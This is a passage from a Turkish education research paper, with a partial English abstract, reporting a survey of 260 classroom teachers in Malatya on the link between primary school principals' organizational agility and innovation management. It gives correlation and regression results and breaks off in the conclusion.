well as descriptive statistical methods, due to their normal distribution. As a result of the research, it has been determined that there is a high level of positive relationship between primary school principals' innovation management and their views on organizational agility behaviors. Regarding the correlation on the basis of dimensions, there is a positive medium between the "shared responsibility and proactivity agility" and "input management", "innovation strategy", "organizational culture and structure" sub-dimensions of organizational agility, and a positive medium between the "project management" sub-dimensions. It has also been found that there is a high level of positive relationship between shared responsibility and proactivity agility and innovation management in general. In the study, it was determined that according to the opinions of classroom teachers, the organizational agility levels of primary school principals significantly predicted their innovation management levels. In addition, it was found that organizational agility positively affected the innovation management level and that the organizational agility level greatly explained the variance on the innovation management level. In addition, it was determined in the study that teachers' organizational agility levels increase their innovation management levels.

Keywords: *Classroom Teacher, Primary School Principals, Organizational Agility, Innovation Management.*

1. GİRİŞ

21. yüzyıl iş dünyasında geleneksel yapı bozulmaya başlamış ve artık yaratıcılık, yeni fikirlerin ve yeniliklerin oluşumu, bunların faaliyete geçirilmesi pek çok organizasyon için örgütsel performans üzerinde güçlü bir etkisi olan temel bir amaç haline almıştır [1]. Yenilik, ekonomik faaliyetlerde yeni veya daha iyi ürünler, hizmetler, süreçler vb. üretmek için yeni bilgi kullanımı olarak tanımlanabilir ve ayrıca farklı öğrenme etkileşimlerinin bir sonucudur [2].

Günümüz iş hayatının her alanına etki eden değişim kavramı ve hızına uyum sağlayamayan işletmelerin yaşam şansının azalacağı öngörülmektedir [3]. İşletmelerin rekabet ortamında üstünlük sağlamaları ve ayakta kalabilmeleri için ürün ve hizmet kalitesi, stratejik etkinlik, maliyet azaltma, ortaklaşa rekabet yenilik yaratma, süreklilik göstermek ve istikrarlı olma gibi birtakım rekabet unsurlarına sahip olmaları gerekmektedir [4].

Rekabetin çok yoğun olduğu günümüzde eğitim örgütlerinin bu rekabet ortamında yapacakları yeniliklerle çağa ayak uydurabilirler. Yenilik eğitimde, eğitim kurumlarında verilen eğitimin daha kaliteli bir hale getirilmesi, çağın gereklerini kaçırmayan ve çocuklara yaratıcı düşünme becerisini kazandıran, eğitimin etkili ve hedefe odaklanmış bir sisteme dönüştürülmesini ifade etmektedir [5].

Yenilik yönetimi, sektörde meydana gelen yenilikler için örgütsel hedefleri daha ileriye götürmeyi amaçlayan bir yönetim uygulamasıdır [6]. Günümüzde artık bir toplumun neredeyse tüm bireyleri okullarda eğitim alma durumundadırlar. Bundan dolayı okul örgütlerinin verdikleri eğitim bir toplumun tüm geleceğine sirayet etmektedir. Eğitimde yenileşmenin en genel etkisi toplumun değişmesi; en özel etkisi ise bireyin topluma olumlu değişimlerle hazırlanmasıdır [7].

Örgütsel çeviklik; örgütlerin değişen şartlara, yeniliğe ya da gelecekte olması muhtemel tüm belirsizlik durumlarına karşı, örgütün her kademesinde benimsenen sürdürülebilir bir yönetim anlayışı, yenilikçi bakış açısı ve hızlı tepki verebilme yeteneği olarak ifade edilebilir. Örgütsel çeviklik kavramı, tüm sektörlerde oldukça ilerlemişken, eğitim alanına yeni giriş yapmış bulunmaktadır. Çevik üretim ve çevik örgüt özelliklerini gösteren bir örgütler gibi eğitim alanındaki örgütler de 21. yüzyılın ve küreselleşen dünyanın değişen ve gelişen şartlarını algılayıp ona uyum sağlamak zorundadır [8]. Örgütsel çevikliğin yüksek olduğu örgütler, gelişime ve değişime açıktır [9].

Örgütsel çevikliğin olmadığı örgütlerde örgütsel atalet görülebilmektedir. Bu bağlamda örgütsel atalet açıklanmaya çalışılmıştır. Atalet kelimesi ‘atıl’ kökünden gelir ve fizikte ise eylemsizlik anlamına da gelir. Sosyal bilimlerde ise daha çok durağanlık hali anlamına gelir ve değişmemek ya da çevresindeki duruma göre yavaş değişmek, geç tepki vermek anlamında kullanılır. Kurumsal atalet bir örgütün amaçlarını gerçekleştirmede ya da çevresindeki değişimlere cevap verirken geç kalması yavaş davranması sonucunda rakiplerinin gerisinde kalmasını ifade eder [10]. Örgütsel atalet, hızın ve çalışkanlığın tam tersi olarak bilinir ve örgütlerin içinde bulunmak istemedikleri bir durumdur [11].

Yapılan çalışmada sınıf öğretmenlerinin görüşlerine göre ilkökul müdürlerinin yenilik yönetimi ile örgütsel çeviklik davranışları arasındaki ilişkiyi tespit etmek amaçlanmıştır. Bu amaç çerçevesinde aşağıda yer alan sorulara çalışma sürecinde yanıt aranmıştır:

1. Sınıf öğretmenlerinin görüşlerine göre ilkökul müdürlerinin yenilik yönetimi davranışları hangi düzeydedir?
2. Sınıf öğretmenlerinin görüşlerine göre ilkökul müdürlerinin örgütsel çeviklik davranışları hangi düzeydedir?
3. Sınıf öğretmenlerinin görüşlerine göre ilkökul müdürlerinin yenilik yönetimi ile örgütsel çeviklik davranışları arasında anlamlı bir ilişki var mıdır?
4. İlkokul müdürlerinin örgütsel çeviklikleri, yenilik yönetimi davranışlarını anlamlı bir biçimde yordamakta mıdır?

a. Örgütsel Çeviklik

Bir kurum için değişim; görülmemiş, benzersiz, acımasız ve öngörülemeyen şekilde tanımlanan

bir kavramdır. Sürekli olan ve öngörülemeyen ortamda kuruma başarıyı getirecek model ise örgütsel çeviklik [12]. Shafer'e göre paylaşılan değerler, örgütsel yapı, kültür, temel işlem süreçleri, bilgi teknolojisi ve insanlar örgütsel çevikliğin önemli noktalarıdır [13]. Pazarın incelenmesiyle anlaşılan bilgiye hızlı ve kolay alışma yeteneği, mobilize olma ile ifade edilmektedir. Mobilize olabilmek için örgüt kendi içinde ya da başka örgütlere karşı finansal, fiziksel, örgütsel ve insan kaynakları zamanında ve akıcı yönlendirmek gerekmektedir [12].

Örgütler, her gün değişimin yeni bir yüzüyle karşılaşarak ayakta kalma mücadelesi verirler. Bu mücadelede varlıklarını sürdürebilmek için değişime hızla cevap verebilmeleri gerekmektedir. Örgütlerin değişime hızla cevap verebilmesi ise belli bir bilgi kapasitesine ve iyi düşünülmüş stratejilerle bu hızı kullanabilmeyi gerektirmektedir [11]. Çevrelerinde hızlı değişimlerin yaşandığı örgütler, bu değişimlere göre hızla faaliyetler ve stratejiler ayarlamalı ve uyumlanabilir hale getirmelidirler [14].

Örgütsel çeviklik, hızla gelişen, değişen ve değişime açık olan pazar koşullarında daima hazır olmak demektir [15]. Dış çevrenin gelişimine ve değişimine hemen cevap verebilmek, oluşacak tehditlere karşı önlem almak ve fırsatları etkin bir şekilde kullanılarak pazar yeteneğini arttırarak rekabetçi bir durumda hazır durmaktır [16]. Örgütsel çeviklik araştırılan konuya göre değişiklik arz etmektedir. Bu bağlamda iki açıdan incelemek mümkündür. Birincisi, sürekli değişim içerisinde olan pazar koşullarına ve hızlı değişikliklere karşı bir anda faaliyetlerini düzenlemesi ve ayarlama yeteneğidir. İkincisi ise sadece yetenek olarak değil, strateji, yönetim ve düzen uygulaması gibi farklı yönleri ile birlikte olmasıdır [17].

Örgütsel çeviklik; örgütlerin değişen şartlara, yeniliğe ya da gelecekte olması muhtemel tüm belirsizlik durumlarına karşı, örgütün her kademesinde benimsenen sürdürülebilir bir yönetim anlayışı, yenilikçi bakış açısı ve hızlı tepki verebilme yeteneği olarak ifade edilebilir. Örgütsel çeviklik kavramı, tüm sektörlerde oldukça ilerlemişken, eğitim alanına yeni giriş yapmış bulunmaktadır [8]. Eğitim örgütleri için özellikle türbülans zamanlarında örgütsel çeviklik önemini göstermektedir. Eğitim kurumları değişime zamanında yanıt verebilmelidirler ancak bu süreci etkileyen birçok zorluk olduğunu göz önünde bulundurmalıdırlar [18].

Bir okul sisteminde çevikliğe yakın olan öğrenen organizasyonun çerçevesi insanların üretme kapasitelerini sürekli olarak arttırmaya çalıştığı organizasyon şeklidir [19]. Yeni ve farklı düşünce kalıplarının beslendiği ve insanların birlikte nasıl öğrenebileceklerini devamlı olarak deneyimlediği öğrenen organizasyonlar, gerekli olduğunda değişikliklere cevap verebilmek üzere kendilerini yeniden yaratmaya ve bireylerin kendi alanlarının değişen taleplerine cevap vermek için kişisel çaba gösterme gücüne sahip olan organizasyonlardır [20]. Eğitim örgütleri dinamik bir ortamda yapılarını devam ettirmeleri gereken kurumlar oldukları için değişime karşı gösterilen direncin, okul ortamında yıkıcı sonuçlar doğurması olası bir durumdur [21].

Eğitim örgütlerinde değişime karşı direncin azaltılması için örgüt üyelerinin değişime yönelik planlama, tasarım ve uygulama adımlarına dâhil edilmesi, artan bilgi paylaşımı değişimin etkililiğini de arttıracaktır [21]. Çevresel değişimlere uyum sağlamak isteyen örgütler, öğrenme becerilerini bireysellikten örgütsel alana yayacak yaklaşımlar geliştirmelidir. Öğrenmenin örgütsel düzeye yayılması gerek iş ortamında gerek iş ortamı dışında bireyin yaşadığı deneyimler ve bunun grupla çalışma ile desteklenmesiyle olmaktadır [22].

Öğrenen örgütlerde ilk olarak çalışanlara öğrenmenin öğretilmesi, ardından öğrenmenin bireysellikten kolektif öğrenme seviyesine çıkarılması hedeflenmektedir. Bu şekilde hem değişimlere ayak uydurabilmek hem de yeni bilgi ve yenilik yaratmaya odaklanmış çağdaş bir yönetim uygulaması ortaya çıkacaktır [23]. Çevik bir eğitim örgütünde işi yapacak olan kişilerin olabildiğince geleneksel yaklaşıma sahip olmaması, atalet özelliklerinin az gelişmiş olması, yenilikçi olması, açık fikirli ve dinamik yapıya sahip olan kişilerden seçilerek, kendileri için en doğru birime yerleştirilmesi ile işletmenin maliyetlerini azaltılması sağlanabileceği gibi bu durum örgütün kalitesinde, iç çevresinde, dış çevresinde ve sürdürülebilirliğinde de ilerlemeler sağlayacaktır [24]. Değişime direnç gösteren bir eğitim kurumunda hakim olan atalet, ancak yenileşme ruhunu odak olarak bir öğretmen ya da yöneticinin kuruma yansıyan etkileri ile atılabilir ve edindiği kazanımların oluşturduğu model ile sinerji oluşumuna katkı sağlayabilir [21].

Okullar, topluma sağlayacakları fayda için kamu kaynaklarını kullanan bir örgüt olarak, paydaşların beklenti ve isteklerini karşılayarak bu faydayı sağlayabilirler. Okul yöneticilerinin sürdürülebilir rekabette hangi nitelikte entelektüel sermayeye gereksinim duyulduğunu belirlemeleri, öğretmenlerin yetenekleri çerçevesinde kendilerini geliştirmeye teşvik edilmeleri gerekmektedir. Yöneticilerin bu yeteneklerinden nasıl faydalanacağı hususunda yeterli ve istekli olması, ekip halinde çalışmanın sağlanması ile olumlu örgüt iklimi oluşturarak çalışanların motivasyonunu arttırmaları gerekmektedir [25].

Hem örgütsel çeviklik hem de öğrenme yeteneği, örgütlerin hayatta kalması ve başarısı için ön şart olarak kabul edilmektedir [26]. Çeviklik, eğitim gibi çok hızlı değişim gösteren ve sistematik olarak karşılıklı bağımlılık sayesinde gelişen örgütler için gereklidir. Geleneksel rekabetlerin geçerliliğini yitirdiği, rekabet avantajının yeni teknoloji ve iş modelleri ile desteklenip değer yaratıldığı günümüz ortamında, yenilikçi fikirlerin yeni buluşlar yoluyla keşfedildiği ortamlara gerek duyulmaktadır [27]. Bireyde başlayan öğrenme örgüt için yeterli değildir. Örgüte yayılmamış öğrenme, örgütlerde değişim ve dönüşümün sağlanması için yeterli olmamaktadır. Öğrenmenin örgüte yayılabilmesi; bireylerin istekliliği, örgütün teknolojik alt yapısı, örgütsel yapı, öğrenme kültürü, bilgi sistemi gibi koşulların sağlanması ile gerçekleştirilebilir. Bireylerde olduğu gibi örgütlerin de öğrenme yöntemleri ve tarzlarının birbirinden farklı olduğu bilinmektedir [22].

Eğitim ve öğretimde derinleşmek ve öğrencilerin bilişsel karakteristikleri ve davranışsal stratejileri arasındaki bireysel farklılıkları daha iyi anlayabilmek için, söz konusu bağlamlarda yeni yaklaşımlara ihtiyaç duyulduğu belirtilmektedir [28]. Yeni bilgiler ışığında yenilikler yaratabilmek için böyle örgütlerin bir yandan öğrenmeye devam etmesi bir yandan da bu bilgileri kullanarak yeni bilgiler üretebilmesi gerekmektedir. Böylelikle bilginin yönetilmesiyle ve öğrenmenin devamlılığı ile ortamda kurumsal bir sinerji yaratılmaktadır [23].

Çevik olmak isteyen eğitim örgütlerinin uygulamaları [29] aşağıda maddeler halinde verilmiştir.

- *Kurallar ve yöntemler*; daha az kırtasiye ile ve kuralla çalışan bir organizasyon yapısı oluşturmak,
- *Yetki yönetimi*; doğru dağılan bilgiye, otoriteye ve kontrole daha az dayanan bir organizasyon şeklinin oluşturulması,
- *Koordinasyon biçimi*; görev ve yetkilerin doğru şekilde tanımlanması ve amaca uygun hareket edebilme becerisi,
- *İnsan kaynaklarının yönetimi*; yapılan işin zenginleştirilmesi, iş görenin gelişimine ve eğitimine yönelik adımlar, takım ruhunun olması, çok disiplinli çalışma düzeninin benimsenmesi,
- *Yapı*; web tabanlı yapıya sahip olmanın önemsenmesi, birim ve bölüm çalışmalarında esneklik.

b. Yenilik Yönetimi

Bilimde, teknolojiye, yönetim tarzında yaşanan çok hızlı değişimlere ayak uydurabilmek için geleceği inşa eden, bir toplumun insan yetiştirme noktasında en önemli örgütleri olan okullarda da yenilik yapılmasına ihtiyaç vardır. Bilgi tabanlı ekonominin yanı sıra, bilgi ve yenilik ulusal rekabet gücünün temel unsurları olmuştur. Eğitim, bireysel veya örgütsel yaratıcılığı ve yenilikçi gücü geliştirmek için önemli bir rol oynamaktadır. Okulun yenilikçi yönetimi, yaratıcılığı teşvik etmeye elverişlidir. Ayrıca, okulların sürekli gelişmeleri için rekabet gücü kazanmalarına yardımcı olur [30]. Bu amaçla eğitim sistemlerinin çağın gereklerine göre sürekli güncellenmesi; eğitim kurumlarının en tepe noktasından sınıf ortamındaki öğretmenine kadar yenilik yapılmasının bir zorunluluk olduğu düşünülmektedir [31]. Günümüzde artık bir toplumun neredeyse tüm bireyleri okullarda eğitim alma durumundadırlar. Bundan dolayı okul örgütlerinin verdikleri eğitim bir toplumun tüm geleceğine sirayet etmektedir. Eğitimde yenileşmenin en genel etkisi toplumun değişmesi; en özel etkisi ise bireyin topluma olumlu değişimlerle hazırlanmasıdır [7].

Yenilik yapılması kapsamında okul örgütleri müfredat, eğitim hizmetlerinin sunumu, bilişim teknolojilerinin kullanımı hem öğrenciler hem de velilerle iletişim gibi uygulamalarda yenilikler yaparlar. Bu yeni uygulamalar, eğitimle verilen hizmetlerin olumlu yönde gelişimini sağlamaktadır [32].

Eğitimle toplum arasında sürekli bir ilişki mevcuttur. Toplumda meydana gelen yenilikler eğitimi etkilerken aynı şekilde eğitimde meydana gelen yenilikler de toplumu etkileyip şekillendirir [31].

Okullarda meydana gelen yeniliğin en önemli ayaklarından biri de öğretmenlerdir. Sınıfta öğrencilerle birebir iletişimde olan ve öğrencilere bilgi aktaran unsurun öğretmenler olması onların neden çok önemli olduklarını anlatmaya yeteceği söylenebilir. Eğitimde planlanan hedeflere ulaşabilmek, bu süreçte anahtar bir role sahip olan öğretmenlerin nitelikleriyle ilişkilidir. Eğitimde yürürlüğe konulan yeniliklerin öğretmenlerce okullarda yansıtılmaması halinde ulaşılması beklenen hedefe ulaşamayacağı şüphe götürmez bir gerçektir. Öğretmenlerin, mesleğin gerektirdiği yeterliklere sahip olması, nitelikli öğrenci yetiştirme hususunda anahtar role sahiptir. Bu sebeple çok hızlı bir değişim içerisinde olan dünyada, öğretmenlerin temel yeterliklere sahip olmaları için gelişimlerine yönelik uygulamalar geliştirmenin yaşamsal bir önemi vardır [33]. Öğretmenlerin, yenilikleri takip ederek gerek teknoloji olsun gerek sınıf yönetimi olsun ve gerekse öğretim metodlarını sınıf ortamında uygulamaları önem taşımaktadır [34].

Okullarda yenilik için önemli bir unsur olan yenilikçi okul liderlerinin özelliklerini Watt (2002) aşağıdaki şekilde sıralamaktadır [35];

- Vizyon sahibi ve okulun nereye doğru ilerleyip hedeflenen yere nasıl gideceğini bilmek,
- Açıkça tanımlanmış hedef ve amaçlara odaklanmış olmak,
- Güvenilir olmak; çalışanlar ve öğrencilerin çabalarını duygusal ve maddi bakımdan desteklemek,
- Dinleyen ve iletişim kuran birisi olmak,
- Danışman özelliğine sahip olmak; çevreden gelecek fikir ve önerilere açık olmak, görüş ve önerilerin danışılacağı bir özellikte olmak,
- İyimser olmak; çalışanları girişimlerde bulunmaya ve risk almaya teşvik eden birisi olmak,
- Destekleyici olmak; çalışanlar ve öğrencilerin girişim ve kazanımlarını desteklemek, elde edilmiş başarıları takdir edici bir tutum içerisinde olmak.

2. YÖNTEM

a. Model

Yapılan çalışmada sınıf öğretmenlerinin görüşlerine göre ilkokullarda görevli müdürlerin yenilik yönetimi ile örgütsel çeviklikleri arasındaki ilişkiyi tespit etmek amaçlanmıştır. Bu amaç çerçevesinde çalışmada ilişki tarama modeli kullanılmıştır. İlişki tarama modeli, iki veya daha fazla değişken arasındaki ilişkileri belirlemek neden-sonuç ile ilgili ipuçları elde etmek amacıyla yapılmaktadır [36].

b. Evren ve Örneklem

Çalışmanın evreni, Malatya ilinde yer alan ilkokullarda görev yapan sınıf öğretmenleri oluşturmaktadır. Çalışmanın örneklemini ise “Basit Tesadüfi Örneklem” yöntemi ile tespit edilmiş ve araştırmaya gönüllü olarak katılım gösteren 260 sınıf öğretmeni oluşturmaktadır.

c. Veri Toplama Araçları

Çalışmada çevik liderlik ölçeği ve okullarda yenilik yönetimi ölçeği veri toplama aracı olarak kullanılmıştır. Ölçeklere ilişkin bilgiler aşağıda verilmiştir.

Çalışmada sınıf öğretmenlerinin okul müdürlerinin örgütsel çevikliklerine ait görüşlerini tespit etmek amacıyla “Çevik Liderlik Ölçeği” kullanılmıştır. Özdemir ve Çetin’in (2019) geliştirdiği ölçekte 56 madde bulunmaktadır. Ayrıca ölçekte “paylaşılan sorumluluk ve proaktivite çevikliği”, “sinerji çevikliği”, “duygusal çeviklik”, “dijital okuryazarlık ve teknoloji çevikliği”, “yeniliklere açıklık ve uyum sağlama çevikliği” olmak üzere 5 alt boyut bulunmaktadır. Ölçek beşli likert tipinde olup ölçek maddelerine yanıtlar “hiç, nadiren, bazen, sık sık ve her zaman” biçimindedir [37].

Çevik liderlik ölçeğinin ölçeğinin orijinal formunun yapılan güvenilirlik çalışmaları neticesinde Cronbach alfa değerleri ölçeğin boyutları ve geneli açısından “.94-.99” arasında çıkarken; yapılan çalışmada bu değerler “71-98” arasında çıkmıştır.

Çalışmada sınıf öğretmenlerinin okul müdürlerinin yenilik yönetimi davranışlarına ilişkin görüşlerini tespit etmek amacıyla “Okullarda Yenilik Yönetimi Ölçeği” kullanılmıştır. Bülbül’ün geliştirdiği ölçekte 32 madde bulunmaktadır. Ayrıca ölçekte “girdi yönetimi”, “yenilik stratejisi”, “örgütsel kültür ve yapı”, “proje yönetimi” olmak üzere 4 alt boyut bulunmaktadır. Ölçek beşli likert tipinde olup ölçek maddelerine yanıtlar “hiç katılmıyorum, katılıyorum, orta derecede katılıyorum, çok katılıyorum ve tamamen katılıyorum” biçimindedir [32].

Okullarda yenilik yönetimi ölçeğinin orijinal formunun yapılan güvenilirlik çalışmaları neticesinde Cronbach alfa değerleri ölçeğin boyutları ve geneli açısından “.85-.96” arasında çıkarken; yapılan çalışmada bu değerler “.74-.90” arasında çıkmıştır.

d. Verilerin Toplanması ve Analizi

Çalışmanın verileri Türkiye ve Dünya da yaşanan Pandemi dolayısıyla elektronik ortamda toplanmıştır. Çalışmanın çevik liderlik ve yenilik yönetimi ölçekleri aracılığı ile toplanan veriler, SPSS programına işlenmesinden sonra verilerin normal dağılım göstermesinin tespit edilmesinden sonra parametrik testlerle analiz edilmiştir. Verilerin analizinde betimsel istatistiksel yöntemlerden aritmetik

ortalama ve standart sapma hesaplamaları ve çıkarımsal istatistiki yöntemlerden pearson korelasyon ve basit doğrusal regresyon analizi kullanılmıştır.

3. BULGULAR

a. Yenilik Yönetimi Düzeyine Ait Bulgular

Yapılan çalışmanın “Sınıf öğretmenlerinin görüşlerine göre ilkökul müdürlerinin yenilik yönetimi davranışları hangi düzeydedir?” olan birinci alt problemi için “Okullarda Yenilik Yönetimi Ölçeği” ile toplanan verilerin analizi neticesinde ulaşılan bulgular Tablo 1’de yer almaktadır.

4. Tablo 50. Sınıf öğretmenlerinin ilkökul müdürlerinin yenilik yönetimi davranışlarına ilişkin görüşlerine ait bulgular

Boyutlar	Ortalama	Standart Sapma
Girdi Yönetimi	3.38	.746
Yenilik Stratejisi	3.33	.757
Örgütsel Kültür ve Yapı	3.10	.827
Proje Yönetimi	3.41	.510
GENEL	3.33	.543

Tablo 1’de yer alan okul müdürlerinin yenilik yönetimi davranışlarının düzeyine ait bulgular incelendiğinde “Okullarda Yenilik Yönetimi” ölçeğinin “Girdi Yönetimi” alt boyutunda ortalamasının “3.38” olmasından dolayı “Orta Derecede Katılıyorum”, “Yenilik Stratejisi” alt boyutunda ortalamasının “3.33” olmasından dolayı “Orta Derecede Katılıyorum”, “Örgütsel Kültür ve Yapı” alt boyutunda ortalamasının “3.10” olmasından dolayı “Orta Derecede Katılıyorum” ve “Proje Yönetimi” alt boyutunda ortalamasının “3.41” olmasından dolayı “Çok Katılıyorum” düzeyinde olduğu görülmektedir. Bunun yanında ilkökul müdürlerinin yenilik yönetimi davranışlarına ilişkin sınıf öğretmenlerinin görüşlerinin genel ortalamasının “3.33” olmasından dolayı “Orta Derecede Katılıyorum” düzeyinde olduğu görülmektedir.

b. Örgütsel Çeviklik Düzeyine Ait Bulgular

Yapılan çalışmanın “Sınıf öğretmenlerinin görüşlerine göre ilkökul müdürlerinin örgütsel çeviklik davranışları hangi düzeydedir?” olan ikinci alt problemi için “Örgütsel Çeviklik” ölçeği ile toplanan verilerin analizi neticesinde ulaşılan bulgular Tablo 2’de yer almaktadır.

Tablo 51. Sınıf öğretmenlerinin ilkökul müdürlerinin örgütsel çevikliklerine ilişkin görüşlerine ait bulgular

Boyutlar	Ortalama	Standart Sapma
Paylaşılan Sorumluluk ve Proaktivite Çevikliği	3.19	.564
Sinerjik Çeviklik	3.29	.421
Duygusal Çeviklik	3.74	.535
Dijital Okuryazarlık ve Teknolojik Çeviklik	3.42	.747
Yeniliklere Açıklık ve Uyum Sağlama Çevikliği	3.36	.727
GENEL	3.36	.449

Tablo 2’de yer alan okul müdürlerinin örgütsel çevikliklerinin düzeyine ait bulgular incelendiğinde “Örgütsel Çeviklik” ölçeğinin “Paylaşılan Sorumluluk ve Proaktivite Çevikliği” alt boyutunda ortalamasının “3.19” olmasından dolayı “Bazen”, “Sinerjik Çeviklik” alt boyutunda ortalamasının “3.29” olmasından dolayı “Bazen”, “Duygusal Çeviklik” alt boyutunda ortalamasının “3.74” olmasından dolayı “Sık Sık”, “Dijital Okuryazarlık ve Teknolojik Çeviklik” alt boyutunda ortalamasının “3.42” olmasından dolayı “Sık Sık” ve “Yeniliklere Açıklık ve Uyum Sağlama Çevikliği” alt boyutunda ortalamasının “3.36” olmasından dolayı “Bazen” düzeyinde olduğu görülmektedir. Bunun yanında okul müdürlerinin örgütsel çeviklik puanlarının genel ortalamasının “3.36” olmasından dolayı “Bazen” düzeyinde olduğu görülmektedir.

c. Yenilik Yönetimi ve Örgütsel Çeviklik Arasındaki İlişkiye Ait Bulgular

Yapılan çalışmanın “Sınıf öğretmenlerinin görüşlerine göre ilkökul müdürlerinin yenilik yönetimi ile örgütsel çeviklik davranışları arasında anlamlı bir ilişki var mıdır?” olan üçüncü alt problemi için “Okullarda Yenilik Yönetimi” ve “Örgütsel Çeviklik” ölçekleri ile toplanan verilerin analizi neticesinde ulaşılan bulgular Tablo 3’te yer almaktadır.

Tablo 52. Sınıf öğretmenlerinin görüşlerine göre ilkökullarda görevli okul müdürlerinin yenilik yönetimi ile örgütsel çeviklik davranışları arasındaki ilişkiye ait bulgular

Çevik Liderlik Ölçeği		Okullarda Yenilik Yönetimi Ölçeği				
Boyutlar		Girdi Yönetimi	Yenilik stratejisi	Örgütsel kültür ve yapı	Proje yönetimi	GENEL
Paylaşılan Sorumluluk ve Proaktivite Çevikliği	r	.786**	.803**	.851**	.680**	.921*
	p	.000	.000	.000	.000	.000
Sinerjik Çeviklik	r	.479**	.577**	.632**	.921**	.839*

	p	.000	.000	.000	.000	.000
Duygusal Çeviklik	r	.338**	.245**	.390**	.474**	.456*
	p	.000	.005	.000	.000	.000
Dijital Okuryazarlık ve Teknolojik Çeviklik	r	.419**	.243**	.411**	.456**	.471*
	p	.000	.005	.000	.000	.000
Yeniliklere Açıklık ve Uyum Sağlama Çevikliği	r	.403**	.239**	.396**	.456**	.462*
	p	.000	.006	.000	.000	.000
GENEL	r	.666**	.604**	.735**	.781**	.854*
	p	.000	.000	.000	.000	.000

**<.01

Tablo 3'te okul müdürlerinin yenilik yönetimi davranışları ile örgütsel çeviklik davranışları arasındaki ilişkiye ait veriler yer almaktadır. Veriler incelendiğinde örgütsel çeviklik ile yenilik yönetimi arasında pozitif yönlü yüksek düzeyde bir ilişkinin olduğu görülmektedir ($r=.854$; $r>.70$; $p<.05$). Boyutlar temelinde ilişki incelendiğinde “paylaşılan sorumluluk ve proaktivite çevikliği” ile “girdi yönetimi”, “yenilik stratejisi”, “örgütsel kültür ve yapı” alt boyutları arasında pozitif yönlü yüksek düzeyde, “proje yönetimi” alt boyutu pozitif yönlü orta düzeyde bir ilişki görülmektedir. Ayrıca paylaşılan sorumluluk ve proaktivite çevikliği ile yenilik yönetiminin geneli arasında pozitif yönlü yüksek düzeyde bir ilişki görülmektedir.

“Sinerjik çeviklik” ile “girdi yönetimi”, “yenilik stratejisi”, “örgütsel kültür ve yapı” alt boyutları arasında pozitif yönlü orta düzeyde, “proje yönetimi” alt boyutu pozitif yönlü yüksek düzeyde bir ilişki görülmektedir. Ayrıca sinerjik çeviklik ile yenilik yönetiminin geneli arasında pozitif yönlü yüksek düzeyde bir ilişki görülmektedir.

“Duygusal çeviklik” ile “girdi yönetimi”, “örgütsel kültür ve yapı”, “proje yönetimi” alt boyutları arasında pozitif yönlü orta düzeyde, “yenilik stratejisi”, alt boyutu pozitif yönlü düşük düzeyde bir ilişki görülmektedir. Ayrıca duygusal çeviklik ile yenilik yönetiminin geneli arasında pozitif yönlü orta düzeyde bir ilişki görülmektedir.

“Dijital okuryazarlık ve teknolojik çeviklik” ile “girdi yönetimi”, “örgütsel kültür ve yapı”, “proje yönetimi” alt boyutları arasında pozitif yönlü orta düzeyde, “yenilik stratejisi”, alt boyutu pozitif yönlü düşük düzeyde bir ilişki görülmektedir. Ayrıca dijital okuryazarlık ve teknolojik çeviklik ile yenilik yönetiminin geneli arasında pozitif yönlü orta düzeyde bir ilişki görülmektedir.

“Yeniliklere açıklık ve uyum sağlama çevikliği” ile “girdi yönetimi”, “örgütsel kültür ve yapı”, “proje yönetimi” alt boyutları arasında pozitif yönlü orta düzeyde, “yenilik stratejisi”, alt boyutu pozitif yönlü düşük düzeyde bir ilişki görülmektedir. Ayrıca yeniliklere açıklık ve uyum sağlama çevikliği ile yenilik yönetiminin geneli arasında pozitif yönlü orta düzeyde bir ilişki görülmektedir.

“Yenilik yönetimi geneli” ile “girdi yönetimi”, “yenilik stratejisi” alt boyutları arasında pozitif yönlü orta düzeyde, “örgütsel kültür ve yapı” ve “proje yönetimi” alt boyutları arasında pozitif yönlü yüksek düzeyde bir ilişki görülmektedir.

d. Örgütsel Çevikliğin Yenilik Yönetimini Yordamasına Ait Bulgular

Yapılan çalışmanın “İlkokul müdürlerinin örgütsel çeviklikleri, yenilik yönetimi davranışlarını anlamlı bir biçimde yordamakta mıdır?” olan dördüncü alt problemi için “Okullarda Yenilik Yönetimi” ve “Örgütsel Çeviklik” ölçekleri ile toplanan verilerin analizi neticesinde ulaşılan bulgular Tablo 4’te yer almaktadır.

Tablo 53. Sınıf öğretmenlerinin görüşlerine göre ilkokul müdürlerinin örgütsel çevikliklerinin yenilik yönetimi davranışlarını yordamasına ait bulgular

Bağımlı Değişken	Bağımsız Değişken	β	t	p	F	Model (p)	R ²
Yenilik Yönetimi	Sabit	-.137	-.728	.468	345.652	.000	.730
	Örgütsel Çeviklik	1.033	18.592	.000			

Tablo 4’teki regresyon analizi verileri incelendiğinde örgütsel çevikliğin yenilik yönetimi davranışlarını anlamlı bir biçimde yordadığı belirlenmiştir (F= 345.652; p=.000; p<.05). Regresyon analizine göre örgütsel çevikliğin yenilik yönetimini pozitif yönde yüksek düzeyde etkilediği ve örgütsel çeviklik düzeyinin yenilik yönetimi düzeyi üzerindeki varyansı %73 oranında açıkladığı (R²=.730) bulgusuna ulaşılmıştır. Bunun yanında örgütsel çevikliğin yenilik yönetimini düzeyini arttırmakta olduğu da belirlenmiştir (β =1.033).

4. SONUÇ

Çalışmada ilkokul müdürlerinin yenilik yönetimi davranışlarına ilişkin olarak sınıf öğretmenlerinin görüşlerinin okullarda yenilik yönetimi ölçeğinin “Proje Yönetimi” alt boyutunda “Çok Katılıyorum” düzeyinde iken “Girdi Yönetimi”, “Yenilik Stratejisi” ve “Örgütsel Kültür ve Yapı” alt boyutlarında “Orta Derecede Katılıyorum” düzeyinde olduğu belirlenmiştir. Bunun yanında çalışmada yenilik yönetimine ilişkin olarak sınıf öğretmenlerinin görüşlerinin genelinin “Orta Derecede Katılıyorum” düzeyinde olduğu da belirlenmiştir. Bu sonuçlara göre sınıf öğretmenleri ilkokul müdürlerinin yenilik yönetimi davranışlarını orta düzeyde sergilediğini düşündükleri söylenebilir.

Çalışmada okul müdürlerinin örgütsel çevikliklerinin “Paylaşılan Sorumluluk ve Proaktivite Çevikliği”, “Sinerjik Çeviklik” ve “Yeniliklere Açıklık ve Uyum Sağlama Çevikliği” alt boyutlarında “Bazen”, “Duygusal Çeviklik” ve “Dijital Okuryazarlık ve Teknolojik Çeviklik” alt boyutlarında “Sık Sık” düzeyinde olduğu belirlenmiştir. Bunun yanında çalışmada örgütsel çevikliğe ilişkin olarak sınıf öğretmenlerinin görüşlerinin genelinin “Bazen” düzeyinde olduğu da belirlenmiştir. Bu sonuçlara göre

